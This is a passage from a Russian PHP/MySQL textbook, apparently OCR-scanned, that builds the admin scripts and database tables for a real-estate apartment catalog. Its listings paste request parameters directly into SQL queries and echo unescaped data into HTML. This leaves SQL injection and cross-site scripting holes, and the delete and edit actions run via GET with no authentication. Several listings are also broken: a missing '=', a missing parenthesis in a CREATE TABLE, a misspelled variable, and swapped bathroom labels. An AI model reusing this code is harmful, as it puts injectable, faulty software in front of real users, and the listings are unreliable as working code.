


Рис. 8.6. Страница редактирования информации о квартире

Выше таблицы квартир (рис. 8.5) расположены ссылки для добавления новых квартир в подкаталог.

Ссылка **Добавить квартиру** открывает страницу добавления отдельной квартиры. Она аналогична странице редактирования существующей квартиры (рис. 8.6), но все поля формы добавления пусты и требуют заполнения.

После заполнения необходимых полей и нажатия кнопки **Добавить** информация о квартире добавляется в выбранный подкаталог.

8.3. Разработка каталога "Риэлторские услуги"

Для построения каталога услуг необходимы две таблицы в базе данных MySQL:

- `catalog` — таблица, предназначенная для хранения структуры подкаталогов;
- `product` — таблица для хранения товарных позиций, в случае каталога "Риэлторские услуги" это будут квартиры, выставленные на продажу.

Таблица `catalog` включает 6 полей:

- `id_catalog` — первичный ключ таблицы;
- `name` — название подкаталога;
- `description` — описание подкаталога;
- `pos` — поле, определяющее позицию каталога относительно других при выводе списка каталогов в окне браузера;
- `hide` — поле типа `ENUM`, принимающее два значения `'show'` и `'hide'` и определяющее доступность каталога для просмотра посетителями. По умолчанию поле принимает значение `'show'`, что соответствует состоянию доступности каталога для просмотра посетителями;
- `id_parent` — поле, принимающее значение первичного ключа другого каталога, который является родительским для данного подкаталога.

Поле `id_parent` позволяет организовывать многоуровневое вложение каталогов. Значение данного поля равно 0 для каталогов, расположенных в корневом каталоге, и равно значению первичного ключа каталога, по отношению к которому они являются подкаталогами. Оператор `CREATE`, выполняющий создание данной таблицы, приведен в листинге 8.1.

```
CREATE TABLE catalog (
  id_catalog INT(8) NOT NULL AUTO_INCREMENT,
```

```
  name TINYTEXT NOT NULL,
  description TINYTEXT NOT NULL,
  pos SMALLINT(3) NOT NULL default '0',
  hide ENUM('show','hide') NOT NULL DEFAULT 'show',
  id_parent INT(8) NOT NULL DEFAULT '0',
  PRIMARY KEY (id_catalog),
  KEY id_parent (id_parent)
) TYPE=MyISAM;
```

Таблица `product` состоит из 19 полей:

- `id_product` — первичный ключ таблицы;
- `note` — краткое замечание;
- `district` — поле для хранения информации о районе, где расположена квартира; имеет тип `ENUM` и принимает одно из 8 значений, по числу районов города;
- `address` — поле для хранения адреса;
- `square_o` — общая площадь квартиры;
- `square_j` — жилая площадь квартиры;
- `square_k` — площадь всех комнат;
- `rooms` — количество комнат;
- `floor` — этаж;
- `floorhouse` — этажность дома;
- `material` — материал дома, поле имеет тип `ENUM` и принимает 3 значения: `'brick'`, `'concrete'`, `'reconcrete'` для кирпичных, панельных и монолитных домов соответственно;
- `su` — поле, характеризующее санузел квартиры; имеет тип `ENUM` и принимает 2 значения: `'separate'` и `'combined'` для раздельного и совмещенного санузла соответственно;
- `balcony` — поле, характеризующее тип балкона; имеет тип `ENUM` и принимает 2 значения: `'balcony'` и `'loggia'` для балкона и лоджии соответственно;
- `price` — целочисленное поле для общей цены квартиры;
- `pricemeter` — целочисленное поле для цены за квадратный метр;
- `currency` — поле для валюты, используемой в полях `price` и `pricemeter`; имеет тип `ENUM` и принимает 2 значения: `'RUR'` и `'USD'` для рублей и долларов соответственно;

- hide — поле типа ENUM, принимающее 2 значения 'show' и 'hide' и определяющее доступность товарной позиции для просмотра посетителями. По умолчанию поле принимает значение 'show', что соответствует состоянию доступности товарной позиции для просмотра посетителями;
- pos — поле, определяющее положение товарной позиции в списке при его выводе в окно браузера;
- id_catalog — поле, определяющее принадлежность товарной позиции к каталогу.

Оператор CREATE, выполняющий создание данной таблицы, приведен в листинге 8.2.

```
CREATE TABLE product (
  id_product INT(11) NOT NULL AUTO_INCREMENT,
  note TINYTEXT NOT NULL,
  district ENUM('kanavinskii',
                'nizhegorodskii',
                'sovetskii',
                'priokskii',
                'moskovskii',
                'avtozavodskii',
                'leninskii',
                'sormovskii') NOT NULL default 'kanavinskii',
  address TINYTEXT NOT NULL,
  square_o SMALLINT(6) NOT NULL DEFAULT '0',
  square_j SMALLINT(6) NOT NULL DEFAULT '0',
  square_k SMALLINT(6) NOT NULL DEFAULT '0',
  rooms TINYINT(4) NOT NULL DEFAULT '0',
  floor TINYINT(4) NOT NULL DEFAULT '0',
  floorhouse TINYINT(4) NOT NULL DEFAULT '0',
  material ENUM('brick',
                'concrete',
                'reconcrete') NOT NULL DEFAULT 'brick',
  su ENUM('separate','combined') NOT NULL DEFAULT 'separate',
  balcony ENUM('balcony','loggia') NOT NULL DEFAULT 'balcony',
  price INT(10) NOT NULL DEFAULT '0',
  pricemeter INT(10) NOT NULL DEFAULT '0',
  currency ENUM('RUR','USD') NOT NULL DEFAULT 'RUR',
```

```
hide ENUM('show','hide') NOT NULL DEFAULT 'show',
pos INT(11) NOT NULL DEFAULT '0',
id_catalog INT(8) NOT NULL DEFAULT '0',
PRIMARY KEY  (id_product),
KEY id_catalog (id_catalog)
TYPE=MyISAM;
```

Разработка каталога, так же как и системы CMS, будет начата с системы администрирования, которая включает следующие файлы:

- addcatform.php — HTML-форма для добавления нового подкаталога;
- addcat.php — скрипт, позволяющий добавить новый подкаталог (обработчик формы addcatform.php);
- delcat.php — скрипт, ответственный за удаление каталога из системы;
- hidecat.php — скрипт, ответственный за скрытие каталога;
- showcat.php — скрипт, ответственный за отображение каталога;
- editcatform.php — HTML-форма для редактирования параметров каталога;
- editcat.php — скрипт, ответственный за редактирование параметров каталога (обработчик формы editcatform.php);
- addprodform.php — HTML-форма для добавления новой товарной позиции;
- addprod.php — скрипт, позволяющий добавить новую товарную позицию (обработчик формы addprodform.php);
- delprod.php — скрипт, ответственный за удаление товарной позиции из системы;
- editprodform.php — HTML-форма для редактирования параметров товарной позиции;
- editprod.php — скрипт, ответственный за редактирование параметров товарной позиции (обработчик формы editcatform.php);
- hideprod.php — скрипт, ответственный за сокрытие товарной позиции;
- index.php — главная страница системы администрирования;
- product.php — скрипт, ответственный за отображение таблицы товарных позиций текущего каталога;
- showprod.php — скрипт, ответственный за отображение товарной позиции.

Для работы данного Web-приложения также понадобится файл config.php, в котором расположен скрипт, устанавливающий соединение с базой данных (см. листинг 7.5).

Замечание

Далее в листингах для удобства восприятия будет опущен несущественный HTML-код, связанный в первую очередь со стилевым оформлением Web-приложения. Полная версия этого Web-приложения находится на прилагаемом к книге компакт-диске, а также доступна по адресу http://www.softtime.ru/info/downloads.php

Главная страница системы администрирования расположена в файле index.php, содержимое которого приведено в листинге 8.3.

```
<?php
  // Осуществляем соединение с базой данных
  require_once("../config.php");
  // Если параметр id_parent не установлен, присваиваем ему значение 0
  if(!isset($_GET['id_parent'])) $_GET['id_parent'] = 0;
  // Формируем и выполняем SQL-запрос на извлечение информации
  // о текущем каталоге.
  $query = "SELECT * FROM catalog
            WHERE id_catalog=".$_GET['id_parent'];
  $ctgc = mysql_query($query);
  // Если запрос выполнен удачно и текущий каталог не является корневым,
  // осуществляем вывод названия каталога - ссылки на уровень выше
  if ($ctgc and $_GET['id_parent'] != 0)
  {
    $catc = mysql_fetch_array($ctgc);
    // Выводим название каталога
    echo "<h1>Каталог: ".$catc['name']."</h1><br>";
    // Возврат на уровень выше
    echo "<a href=index.php?id_parent=".$catc['id_parent'].">
                  Верхний уровень
          </a><br>";
    // Выводим ссылку для добавления нового подкаталога
    if($_GET['id_parent']!=0) echo "  <a href=addcatform.php?
                                   id_catalog=".$_GET['id_parent']."&
                                   id_parent=".$_GET['id_parent']."
                                   Добавить подкаталог</a>";
  }
```

```
// Выводим таблицу подкаталогов текущего каталога
if(isset($_GET['id_parent']))
{
  // Формируем и выполняем SQL-запрос на вывод содержимого каталогов
  // данного уровня
  $query = "SELECT * FROM catalog
            WHERE id_parent=".$_GET['id_parent']."
            ORDER BY pos";
  $ctg = mysql_query($query);
  if(!$ctg) puterror("Ошибка при обращении к каталогу");
  // Выводим заголовок таблицы каталогов
  echo "<table><tr>
            <td>Название</td>
            <td>Описание</td>
            <td>Поз.</td>
            <td>Действия</td>
          </tr>";
  // В цикле выводим подкаталоги текущего каталога
  while($cat = mysql_fetch_array($ctg))
  {
    // Выясняем, скрыт каталог или нет, и согласно этому выводим
    // соответствующую управляющую ссылку
    if($cat['hide'] == 'hide')
    {
      $strhide = "<a href=showcat.php?
                    id_catalog=".$cat['id_catalog']."&
                    id_parent=".$_GET['id_parent'].">
                    Отобразить
                  </a>";
    }
    else
    {
      $strhide = "<a href=hidecat.php?
                    id_catalog=".$cat['id_catalog']."&
                    id_parent=".$_GET['id_parent'].">
                    Скрыть
                  </a>";
    }
```

```
        // Выводим список каталогов
        echo "<tr>
                <td><a href=index.php?
                        id_parent=".$cat['id_catalog']."
                        ".$cat['name']."
                      </a></td>
                <td>".$cat['description']."</td>
                <td>".$cat['pos']."</td>
                <td>$strhide<br>
                <a href=editcatform.php?
                   id_catalog=".$cat['id_catalog']."&
                   id_parent=".$_GET['id_parent']."">Исправить</a><br>
                <a href=delcat.php?
                   id_catalog=".$cat['id_catalog']."&
                   id_parent=".$_GET['id_parent']."">Удалить</a></td>
                </tr>";
    }
  }
  echo "</table>";
  // Здесь заканчивается вывод подкаталогов текущего каталога.
  // Выводим товарные позиции (услуги), подключая файл product.php
  include "product.php";
?>
```

Основная задача файла index.php заключается в выводе таблицы подкаталогов текущего каталога, помимо названия подкаталога (являющегося ссылкой на управление содержимым этого подкаталога), таблица содержит описание, позицию подкаталога относительно других подкаталогов, а также три ссылки **Отобразить/Скрыть**, **Исправить** и **Удалить**.

Файл index.php через строку запроса может принимать параметр `id_parent` — первичный ключ каталога, содержимое которого выводится на странице администрирования, например:

```
http://www.site.ru/admin/index.php?id_parent=12
```

Если параметр `id_parent` не передается, то элемент суперглобального массива `$_GET['id_parent']` получает значение 0, что соответствует корневому каталогу.

Как видно из листинга 8.3, после соединения с базой данных выводится название текущего каталога и ссылка на предыдущий уровень.

Это достигается осуществлением SQL-запроса:

```
SELECT * FROM catalog
WHERE id_catalog=$_GET['id_parent']
```

Данный запрос возвращает одну запись, соответствующую текущему каталогу.

После этого происходит формирование таблицы с подкаталогами текущего каталога. Для этого выполняется SQL-запрос:

```
SELECT * FROM catalog
WHERE id_parent=$_GET['id_parent']
ORDER BY pos
```

Запрос возвращает записи, соответствующие подкаталогам текущего каталога, отсортированные по полю pos.

Замечание

Если у текущего каталога отсутствуют подкаталоги, предыдущий SQL-запрос вернет пустое значение, и вывод подкаталогов осуществляться не будет.

После формирования шапки таблицы в цикле while происходит формирование строк таблицы. В конце файла index.php посредством функции include происходит включение файла product.php, ответственного за вывод таблицы с товарными позициями текущего каталога. Содержимое файла product.php приведено в листинге 8.4.

```
<?php
  // Если это не корневой каталог - выводим таблицу с товарными позициями
  if($_GET['id_parent'] != 0)
  {
    ?>
    <h1>Продукция в каталоге</h1><br>
    // Ссылка на добавление новой товарной позиции в каталог
    <a href=addprodform.php?id_parent=<? echo $_GET['id_parent'] ?>>
       Добавить квартиру</a>
    <?php
      // Выбираем из базы product товарные позиции, относящиеся к
      // текущему каталогу
      $query = "SELECT * FROM product
                WHERE id_catalog=".$_GET['id_parent']."
                ORDER BY pos";
      $prt = mysql_query($query);
```

```
if($prt)
{
  // Выводим заголовок таблицы
  echo "<table><tr class='tableheader'>
          <td>район</td>
          <td>адрес</td>
          <td colspan=3><p class=help>пл(О/Ж/К)</td>
          <td>комн.</td>
          <td>этаж</td>
          <td>этажн.дома</td>
          <td>материал</td>
          <td>санузел</td>
          <td>балкон</td>
          <td>цена</td>
          <td>цена м.кв.</td>
          <td>валюта</td>
          <td>примечание</td>
          <td>Действия</td>
        </tr>";
  while($par = mysql_fetch_array($prt))
  {
    // Выясняем, скрыта ли товарная позиция и выводим
    // управляющие ссылки
    if($par['hide']=='hide') $showhide = "<a href=showprod.php?
                             id_product=".$par['id_product']."&
                             id_parent=".$_GET['id_parent']."&
                             id_catalog=".$catc['id_catalog']."">
                             Отобразить</a>";
    else $showhide = "<a href=hideprod.php?
                      id_product=".$par['id_product']."&
                      id_parent=".$_GET['id_parent']."&
                      id_catalog=".$catc['id_catalog']."">
                      Скрыть</a>";
    // Определяем район
    switch ($par['district'])
    {
      case 'kanavinskii':
        $distr = "Канавинский";
        break;
```

```
    case 'nizhegorodskii':
      $distr = "Нижегородский";
      break;
    case 'sovetskii':
      $distr = "Советский";
      break;
    case 'priokskii':
      $distr = "Приокский";
      break;
    case 'moskovskii':
      $distr = "Московский";
      break;
    case 'avtozavodskii':
      $distr = "Автозаводский";
      break;
    case 'leninskii':
      $distr = "Ленинский";
      break;
    case 'sormovskii':
      $distr = "Сормовский";
      break;
  }
  // Определяем материал дома
  switch ($par['material'])
  {
    case 'brick':
      $material = "кирпичный";
      break;
    case 'concrete':
      $material = "панельный";
      break;
    case 'reconcrete':
      $material = "монолитный";
      break;
  }
  // Определяем тип санузла
  switch ($par['su'])
  {
    case 'separate':
```

```
    $su = "совмещенный";
    break;
  case 'combined':
    $su = "раздельный";
    break;
}
// Определяем наличие балкона
switch ($par['balcony'])
{
  case 'balcony':
    $balcony = "балкон";
    break;
  case 'loggia':
    $balcony = "лоджия";
    break;
}
// Выводим таблицу с товарными позициями (квартиры)
echo "<tr>
        <td>$distr</td>
        <td>".$par['address']."</td>
        <td>".$par['square_o']."</td>
        <td>".$par['square_j']."</td>
        <td>".$par['square_k']."</td>
        <td>".$par['rooms']."</td>
        <td>".$par['floor']."</td>
        <td>".$par['floorhouse']."</td>
        <td>$material</td>
        <td>$su</td>
        <td>$balcony</td>
        <td>".$par['price']."</td>
        <td>".$par['pricemeter']."</td>
        <td>".$par['currency']."</td>
        <td>".$par['note']."</td>
        <td>
          <p>$showhide<br>
          <a href=editprodform.php?
             id_product=".$par['id_product']."&
             id_parent=".$_GET['id_parent'].">
             Исправить</a><br>
```

```
                    <a href=delprod.php?
                       id_product=".$par['id_product']."&
                       id_parent=".$_GET['id_parent']."">
                       Удалить</a></td>
                </tr>";
            }
        }
    ?>
    </table>
    <?php
  }
  else echo "Это самый верхний каталог - здесь можно вывести описание.";
?>
```

В листинге 8.4 после вывода ссылки на добавление новой товарной позиции **Добавить квартиру** формируется и выполняется SQL-запрос на извлечение из таблицы `product` товарных позиций, относящихся к текущему каталогу. После вывода в окно браузера шапки таблицы в цикле `while` происходит формирование и вывод строк таблицы. Поля таблицы, имеющие тип `ENUM`, расшифровываются при помощи управляющих конструкций `switch`.

Далее будут рассмотрены скрипты и формы для управления каталогами.

Добавление каталога осуществляется при помощи формы, расположенной в файле addcatform.php, содержимое которого представлено в листинге 8.5.

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("../config.php");
  // Если управляющие переменные переданы - выставляем значения
  // по умолчанию
  if(!isset($title)) $title = "Добавление нового каталога";
  if(!isset($button)) $button = "Добавить";
  if(!isset($action)) $action = "addcat.php";
  if(!isset($showhide)) $showhide = "checked";
  // Если позиция каталога не передана,
  // назначаем каталогу последнюю позицию
  if(!isset($pos))
```

```
  {
    $query = "SELECT MAX(pos) FROM catalog
              WHERE id_parent=".$_GET['id_parent'];
    $num = mysql_query($query);
    if($num) $pos = mysql_result($num,0) + 1;
  }
?>
<HTML>
<HEAD>
<title><?php echo $title; ?></title>
</HEAD>
<a href="index.php?id_catalog=<? echo $_GET['id_catalog']; ?>
                  &id_parent=<? echo $_GET['id_parent']; ?>">
                  Вернуться на страницу администрирования каталога</a>
<form action=<?php echo $action; ?> method=post>
Название : <input type=text name=name value='<?php echo $name; ?>'><br>
Описание : <textarea name=description rows=10 cols=60>
                          <?php echo $description; ?>
           </textarea>
Позиция : <input type=text name=pos value='<?php echo $pos; ?>'>
Отображать : <input type=checkbox name=hide <?php echo $showhide; ?>>
<input type=submit value=<?php echo $button; ?>>
<input type=hidden name=id_catalog value=<?= $_GET['id_catalog'] ?>>
<input type=hidden name=id_parent value=<?= $_GET['id_parent'] ?>>
</form>
```

В листинге 8.5 после установки соединения с базой данных происходит проверка переданных форме управляющих переменных (название окна `$title`, кнопки `$button`, имя обработчика формы `$action`), если переменные не переданы — устанавливаются значения по умолчанию, настроенные на добавление нового каталога. Переменной `$pos`, ответственной за позицию подкаталога относительно других подкаталогов текущего каталога, присваивается значение, соответствующее последней позиции. Для этого предварительно из таблицы `catalog` извлекается максимальное значение поля `pos` среди записей, поле которых `id_parent` совпадает с первичным ключом текущего каталога. Полученное значение увеличивается на единицу.

Далее формируется HTML-форма, состоящая из двух текстовых полей `name` и `pos` для названия и позиции соответственно, текстовой области `description` для описания и флажка `hide` (поле **Отображать**), сброс кото-

рого приводит к добавлению скрытого каталога, а установка — к добавлению доступного для просмотра каталога.

В каждом поле формы присутствует параметр `value`. Ему можно передать значение, которое будет отражено в элементе управления, за счет установки одноименной с элементом управления переменной. Данный подход уже использовался в *главе 7* и необходим для повторного использования этой же формы при редактировании каталога.

Завершает форму кнопка типа `submit`, отправляющая обработчику addcat.php значения, введенные в элементы управления. Код обработчика приведен в листинге 8.6.

```
<?php
  // Осуществляем соединение с базой данных
  require_once("../config.php");
  // Проверим, достаточно ли информации для занесения в базу данных
  // нового каталога
  if(empty($_POST['name'])) links($_POST['id_catalog'],
                                  "Отсутствует название каталога");
  if(empty($_POST['pos'])) links($_POST['id_catalog'],
                                   "Не введена позиция каталога");
  // Определяем, скрыт каталог (hide) или доступен (show)
  if($_POST['hide'] == "on") $showhide = "show";
  else $showhide = "hide";
  // Заменяем одинарные кавычки обратными
  $_POST['name'] = str_replace("'","`",$_POST['name']);
  $_POST['description'] = str_replace("'","`",$_POST['description']);
  // Формируем и выполняем SQL-запрос на добавление нового каталога
  $query = "INSERT INTO catalog VALUES (NULL,
                                        '".$_POST['name']."',
                                        '".$_POST['description']."',
                                        ".$_POST['pos'].",
                                        '$showhide',
                                        ".$_POST['id_catalog'].")";
  if(mysql_query($query))
  {
    // Автоматически осуществляем переход
    // на главную страницу администрирования
    echo "<HTML><HEAD>
```

```
        <META HTTP-EQUIV='Refresh' CONTENT='0; URL=index.php?
                                id_parent=".$_POST['id_catalog']."'>
        </HEAD>";

  } else links($_POST['id_catalog'], "Ошибка при добавлении каталога");
  // функция вывода предупреждения и ссылок возврата
  function links($id_catalog, $msg)
  {
    echo "<p>".$msg."</p>";
    echo "<p><a href=# onClick='history.back()'>
              Вернуться к правке каталога</a></p>";
    echo "<p><a href=index.php?id_parent=$id_catalog>
              Администрирование каталога</a></p>";
    exit();
  }
?>
```

Скрипт в листинге 8.6 начинается с проверки обязательных для заполнения полей `name` и `pos`, соответствующих имени каталога и его позиции. В случае, если хотя бы одно из полей пустое, происходит вызов функции `links()`. Функция принимает два параметра: имя текущего каталога `$id_catalog` и текст предупреждения `$msg`, которое она вместе со ссылками возврата выводит в окно браузера, после чего прекращает выполнение скрипта.

После проверки корректности введенных данных проверяется значение параметра `hide`. Если данный параметр принимает значение "on" (что флаг **Отобразить** установлен), то новому каталогу необходимо присвоить статус доступного для просмотра. Для этого временной переменной `$showhide`, используемой далее для формирования SQL-оператора `INSERT`, присваивается значение 'show'. Если параметр `hide` принимает любое другое значение, временной переменной `$showhide` присваивается значение 'hide', и новый каталог добавляется как скрытый.

Замечание

В любой момент времени администратор каталога может изменить статус любого каталога, воспользовавшись ссылками **Скрыть/Отобразить** или редактированием параметров каталога при помощи ссылки **Исправить**.

После этого во всех текстовых параметрах, переданных обработчику из формы, одинарные кавычки (') заменяются обратными (`) для предотвращения конфликтов при выполнении SQL-оператора `INSERT`.

Далее формируется оператор INSERT для добавления нового каталога в таблицу catalog. В случае успешного выполнения SQL-запроса происходит автоматический переход на страницу администрирования текущего каталога.

Далее будет рассмотрено редактирование уже существующего каталога. В листинге 8.3 ссылка на редактирование каталога **Исправить** указывает на файл editcatform.php, содержимое которого представлено в листинге 8.7.

Скрипт принимает два параметра id_catalog и id_parent, передающие первичные ключи исправляемого и текущего (родительского) каталогов соответственно.

```
<?php
  // Осуществляем соединение с базой данных
  require_once("../config.php");
  // Переопределяем управляющие переменные HTML-формы,
  // расположенной в файле addcatform.php
  $title   "Редактирование каталога";
  $button = "Исправить";
  $action = "editcat.php";
  // Формируем и выполняем SQL-запрос на извлечение
  // записи из таблицы catalog, соответствующей исправляемому каталогу
  $query = "SELECT * FROM catalog
            WHERE id_catalog=".$_GET['id_catalog'];
  $cat = mysql_query($query);
  if(!$cat) puterror("Ошибка при обращении каталогу");
  $catalog = mysql_fetch_array($cat);
  // Присваиваем значения переменным для соответствующих параметров
  // value HTML-формы
  $name = $catalog['name'];
  $description = $catalog['description'];
  $pos = $catalog['pos'];
  if($catalog['hide'] == 'show') $shohwhide = "checked";
  else $showhide = "";
  // Включаем в файл HTML-форму
  include "addcatform.php";
?>
```

Как уже говорилось выше, при редактировании каталога используется та же HTML-форма, что и при добавлении. Для этого переопределяются управ-

ляющие переменные $title, $button и $action для названия окна, кнопки и обработчика формы соответственно.

После этого из таблицы catalog извлекается запись, соответствующая исправляемому каталогу, и переменным, используемым в параметрах value управляющих элементов HTML-формы addcatform.php, присваиваются значения из базы данных. Исключение составляет поле hide, в зависимости от значения которого временной переменной $showhide присваивается либо пустое значение, либо "checked".

Замечание

В листинге 8.5 значение переменной $showhide проверяется при помощи функции isset(), которая вернет true, даже несмотря на то, что значение переменной $showhide равно пустой строке. Данная функция возвращает false только в случае, если переменная ни разу не инициализировалась.

В конце файла при помощи оператора include происходит включение файла addcatform.php. Последний содержит HTML-форму, обработчиком которой теперь выступает файл editcat.php, в точности повторяющий файл addcat.php (см. листинг 8.6) за исключением переменной $query, содержащей SQL-запрос. Вместо оператора INSERT данная переменная содержит оператор UPDATE, представленный в листинге 8.8.

```
$query = "UPDATE catalog SET name='".$_POST['name']."',
                             description='".$_POST['description']."',
                             pos=".$_POST['pos'].",
                             hide='$showhide'
          WHERE id_catalog=".$_POST['id_catalog'];
```

Удаление каталога осуществляется при помощи скрипта, расположенного в файле delcat.php, содержимое которого приведено в листинге 8.9. Как и editcatform.php, скрипт принимает два параметра id_catalog и id_parent, передающие первичные ключи удаляемого и текущего каталогов соответственно.

```
<?php
  // Осуществляем соединение с базой данных
  require_once("../config.php");
```

```
// Удаляем каталог рекурсивной функцией
del_catalog($_GET['id_catalog']);
// Осуществляем автоматический переход на страницу администрирования
// текущего каталога
echo "<HTML><HEAD>
      <META HTTP-EQUIV='Refresh' CONTENT='0; URL=index.php?
                                id_parent=".$_GET['id_parent']."'>
      </HEAD>";
// Рекурсивная функция удаления каталога с первичным ключом $id_catalog
function del_catalog($id_catalog)
{
  // Осуществляем рекурсивный спуск, для того
  // чтобы удалить все вложенные подкаталоги
  $result = mysql_query("SELECT * FROM catalog
                                 WHERE id_parent = $id_catalog");
  if ($result)
  {
    while($row = mysql_fetch_array($result))
    {
      del_catalog($row['id_catalog']);
    }
  }
  // Удаляем товарные позиции, принадлежащие каталогу
  $query = "DELETE FROM product WHERE id_catalog=$id_catalog";
  if(!mysql_query($query)) puterror("Ошибка при удалении продукции");
  // Удаляем каталог с первичным ключом $id_catalog
  $query = "DELETE FROM catalog
            WHERE id_catalog=$id_catalog";
  if(!mysql_query($query)) puterror("Ошибка при удалении каталога");
}
?>
```

Удаление каталога осуществляется при помощи рекурсивной функции `del_catalog()`, принимающей в качестве единственного параметра значение первичного ключа `$id_catalog` удаляемого каталога.

При помощи SQL-запроса "`SELECT * FROM catalog WHERE id_parent = $id_catalog`" функция извлекает из таблицы `catalog` все подкаталоги, для которых удаляемый каталог является родительским, и производит рекурсивный вызов с передачей в качестве параметра первичных ключей подкаталогов удаляемого каталога.

После этого осуществляется удаление каталога и его товарных позиций. После завершения работы функции `del_catalog()` происходит автоматический возврат к странице администрирования текущего каталога (`id_parent`).

Сокрытие и отображение каталога осуществляется при помощи скриптов hidecat.php и showcat.php соответственно. Данные скрипты принимают два параметра `id_catalog` и `id_parent`, передающие первичные ключи скрываемого (отображаемого) и текущего каталогов соответственно. Код файла hidecat.php приведен в листинге 8.10.

```
<?php
  // Осуществляем соединение с базой данных
  require_once("../config.php");
  // Формируем и выполняем SQL-запрос на сокрытие каталога
  $query = "UPDATE catalog SET hide='hide'
            WHERE id_catalog=".$_GET['id_catalog'];
  if(mysql_query($query))
  {
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh' CONTENT='0; URL=index.php?
                                id_parent=".$_GET['id_parent']."'>
          </HEAD>";
  } else puterror("Ошибка при сокрытии каталога");
?>
```

В скрипте функции `mysql_query()` передается SQL-оператор `UPDATE`, исправляющий значение поля `hide` на значение `'hide'`, для записи таблицы `catalog` с первичным ключом, передаваемым через параметр `id_catalog`. Файл showcat.php аналогичен представленному в листинге 8.10 файлу hidecat.php, за исключением того, что в операторе `UPDATE` полю `hide` присваивается значение `'show'`, помечающее каталог как доступный для просмотра.

На этом построение системы администрирования каталогов закончено. Далее будет рассмотрено администрирование товарных позиций.

Традиционно начнем построение системы администрирования с файлов, ответственных за добавление товарной позиции. HTML-форма addprodform.php для добавления новой товарной позиции представлена в листинге 8.11. Файл принимает параметр `id_parent`, передающий значение первичного ключа текущего каталога.

```
<?php
  // Риэлтерские услуги
  // Устанавливаем соединение с базой данных
  require_once("../config.php");
  // Если управляющие переменные переданы, выставляем
  // значения по умолчанию
  if(!isset($title)) $title = "Добавление квартиры";
  if(!isset($button)) $button = "Добавить";
  if(!isset($action)) $action = "addprod.php";
  if(!isset($showhide)) $showhide = "checked";
  // Если позиция товарной позиции не передана,
  // назначаем ей последнюю позицию
  if(!isset($pos))
  {
    $query = "SELECT MAX(pos) FROM product
              WHERE id_catalog=".$_GET['id_parent'];
    $num = mysql_query($query);
    if($num) $pos = mysql_result($num,0) + 1;
  }
?>
<HTML>
<HEAD>
<title><?php echo $title; ?></title>
</HEAD>
<a href="index.php?id_parent=<? echo $id_parent ?>">
                    Вернуться в администрирование каталога</a>
<form action=<?php echo $action; ?> method=post>
Район :
    <select type=text name=district>
     <option value='kanavinskii'
       <?php if($district == 'kanavinskii') echo "selected"; ?>>
       Канавинский
     <option value='nizhegorodskii'
       <?php if($district == 'nizhegorodskii') echo "selected"; ?>>
       Нижегородский
     <option value='sovetskii'
       <?php if($district == 'sovetskii') echo "selected"; ?>>
```

```
      Советский
    <option value='priokskii'
      <?php if($district == 'priokskii') echo "selected"; ?>>
      Приокский
    <option value='moskovskii'
      <?php if($district == 'moskovskii') echo "selected"; ?>>
      Московский
    <option value='avtozavodskii'
      <?php if($district == 'avtozavodskii') echo "selected"; ?>>
      Автозаводский
    <option value='leninskii'
      <?php if($district == 'leninskii') echo "selected"; ?>>
      Ленинский
    <option value='sormovskii'
      <?php if($district == 'sormovskii') echo "selected"; ?>>
      Сормовский
  </select>
Адрес : <input type=text name=address value='<?php echo $address; ?>'>
пл(О) : <input type=text name=square_o value='<?php echo $square_o; ?>'>
пл(Ж) : <input type=text name=square_j value='<?php echo $square_j; ?>'>
пл(К) : <input type=text name=square_k value='<?php echo $square_k; ?>'>
Кол-во комнат :
  <select type=text name=rooms>
    <option value=1 <?php if($rooms==1) echo "selected"; ?>>1
    <option value=2 <?php if($rooms==2) echo "selected"; ?>>2
    <option value=3 <?php if($rooms==3) echo "selected"; ?>>3
    <option value=4 <?php if($rooms==4) echo "selected"; ?>>4
    <option value=5 <?php if($rooms==5) echo "selected"; ?>>5
    <option value=6 <?php if($rooms==6) echo "selected"; ?>>6
  </select>
Этаж : <input type=text name=floor value='<?php echo $floor; ?>'>
Этажность дома : <input type=text name=floorhouse
                        value='<?php echo $floorhouse; ?>'>
Материал дома :
  <select type=text name=material>
    <option value='brick'
      <?php if($material == 'brick') echo "selected"; ?>>
      Кирпичный
    <option value='concrete'
```

```
